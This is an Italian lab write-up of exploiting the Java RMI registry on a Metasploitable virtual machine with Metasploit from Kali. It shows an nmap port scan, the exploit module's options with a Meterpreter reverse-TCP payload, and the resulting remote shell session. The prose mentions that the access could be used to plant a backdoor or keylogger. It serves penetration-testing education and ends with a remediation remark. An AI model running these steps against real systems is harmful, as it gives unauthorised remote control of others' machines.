

Hacking Java RMI con Metasploit

Ernesto Robles



Dispositivi coinvolti

MACCHINA KALI: 192.168.11.111
MACCHINA METASPOITABLE: 192.168.11.112


Strumenti utilizzati

METASPLOIT “FRAMEWORK OPEN-SOURCE” USATO PER IL PENETRATION
TESTING E LO SVILUPPO DI EXPLOIT.
NMAP TOOL USATO PER IL PORT SCANNIG.

METASPLOIT

Un exploit è una tecnica o codice informatico che sfrutta una vulnerabilità o una debolezza in un sistema/software di una vittima al fine di eseguire o installare il Malware sul sistema compromesso quando quest'ultimo è attivo può svolgere ulteriori azioni malevole.

Il Malware è un software dannoso progettato per danneggiare o compromettere un sistema dunque viene usato per creare una vulnerabilità mentre L'Exploit essendo più specifico e mirato è progettato per sfruttare una vulnerabilità già esistente.



METASPLOIT

Con il tool Metasploit verrà effettutato l'Exploit del servizio Java RMI attivo su Metasploitable.

Java “Remote Method Invocation” consente a un programma Java di invocare metodi su oggetti remoti che esistono in un'altra JVM (Java Virtual Machine) potenzialmente su un altro computer in una rete.

Se il Registro RMI non è configurato in modo sicuro potrebbe essere soggetto a attacchi che consentirebbero ad un potenziale malintenzionato di eseguire codice non autorizzato sul server remoto.



NMAP-Servizi attivi

PER PRIMA COSA CI SI ASSICURA CHE IL SERVIZIO DESIDERATO OVVERO IL JAVA RMI SIA ATTIVO SULLA MACCHINA TARGET E CON L'USO DEL TOOL NMAP È POSSIBILE EFFETTUARE UNA SCANZIONE DI TUTTI I SERVIZI ATTIVI SU UN DETERMINATO TARGET, È POSSIBILE VEDERE COME IL SERVIZIO SIA ATTIVO SULLA PORTA 1099.


```
root@kali3: /home/kali3
File Actions Edit View Help
(root@kali3)-[/home/kali3]
# nmap -P -sS 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 11:22 CET
Nmap scan report for 192.168.11.112
Host is up (0.00011s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    open     telnet
25/tcp    open     smtp
53/tcp    open     domain
80/tcp    open     http
111/tcp   open     rpcbind
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
1099/tcp  open     rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open     nfs
2121/tcp  open     ccproxy-ftp
3306/tcp  open     mysql
5432/tcp  open     postgresql
5900/tcp  open     vnc
6000/tcp  filtered X11
6667/tcp  filtered irc
8009/tcp  open     ajp13
8180/tcp  open     unknown
MAC Address: 08:00:27:4A:E1:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
```

METASPLOIT

Con il tool Metasploit si ricerca uno Exploit adatto a sfruttare le eventuali vulnerabilità del servizio RMI, qui affianco sono illustrate alcuni degli Exploit che possono essere d'aiuto e fra loro ne scegliamo uno.

#	Name	Rank	Check	Description	Disclosure Date
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE	2019-05-22
1	exploit/multi/misc/java_jmx_server	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution	2013-05-22
2	auxiliary/scanner/misc/java_jmx_server	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner	2013-05-22
3	auxiliary/gather/java_rmi_registry	normal	No	Java RMI Registry Interfaces Enumeration	
4	exploit/multi/misc/java_rmi_server	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution	2011-10-15



METASPLOIT

Scelto l'Exploit ritenuto adatto viene di seguito configurato per scegliendo il payload da iniettare (il payload scelto effettua un reversetcp il che significa che sarà la macchina target ad avviare la connessione con la macchina attaccante) dopo l'eventuale sfruttamento della vulnerabilità e si sceglie anche il target da attaccare nell'immagine qui affianco risponde alla voce “rhosts” ed è l'ip della macchina Metaspitable ed “rport” indica la porta dove il servizio è in ascolto.

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

METASPLOIT

L'immagine qui raffigurata evidenzia come sia stata avvia una sessione della Shell Meterpreter nella macchina target, questo significa che l'exploit è avvenuto con successo e dunque il servizio RMI è vulnerabile, ottenuta la sessione possiamo usare i comandi linux e visualizzare le configurazioni di rete della macchina Metasploitable.

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nKrD8F0yugu
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57644) at 202
3-11-10 11:30:27 +0100

meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:ac9:d2c1:a00:27ff:fe4a:e125
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe4a:e125
IPv6 Netmask : ::
```

METASPLOIT

E' possibile vedere le informazioni della tabella di routing e molto altro, ad esempio grazie al comando "ls" vediamo tutte le directory presenti potremmo creare un nuovo utente e assegnarli privilegi di amministratore oppure creare una backdoor garantendoci così un accesso diretto o inserire un malware che registri le attività nella macchina.

In merito a quanto riscontrato è necessario rivedere le impostazioni del servizio RMI ed effettuare interventi decisivi che evitino lo sfruttamento del servizio da parte dei non autorizzati che siano interni o esterni.

```
meterpreter > route
IPv4 network routes
=====
Subnet          Netmask        Gateway      Metric   Interface
---            ---            ---          ---       ---
127.0.0.1      255.0.0.0     0.0.0.0     0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0     0.0.0.0

IPv6 network routes
=====
Subnet          Netmask        Gateway      Metric   Interface
---            ---            ---          ---       ---
::1             ::             ::           ::         ::
2001:b07:ac9:d2c1:a00:27ff:fe4a:e125 ::             ::           ::
fe80::a00:27ff:fe4a:e125    ::             ::           ::

meterpreter > ls
Listing: /
=====
Mode           Size        Type  Last modified      Name
---            ---        ---          ---       ---
100666/rw-rw-rw- 0          fil   2023-10-26 11:56:40 +0200 UD
040666/rw-rw-rw- 4096       dir   2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw- 1024       dir   2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw- 4096       dir   2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw- 13480      dir   2023-11-10 11:20:11 +0100 dev
040666/rw-rw-rw- 4096       dir   2023-11-10 11:20:15 +0100 etc
040666/rw-rw-rw- 4096       dir   2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw- 4096       dir   2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw- 7929183    fil   2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw- 4096       dir   2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw- 16384      dir   2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw- 4096       dir   2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw- 4096       dir   2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw- 22404      fil   2023-11-10 11:20:35 +0100 nohup.out
040666/rw-rw-rw- 4096       dir   2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw- 0          dir   2023-11-10 11:20:02 +0100 proc
040666/rw-rw-rw- 4096       dir   2023-11-10 11:20:35 +0100 root
040666/rw-rw-rw- 4096       dir   2012-05-14 03:54:53 +0200 sbin
```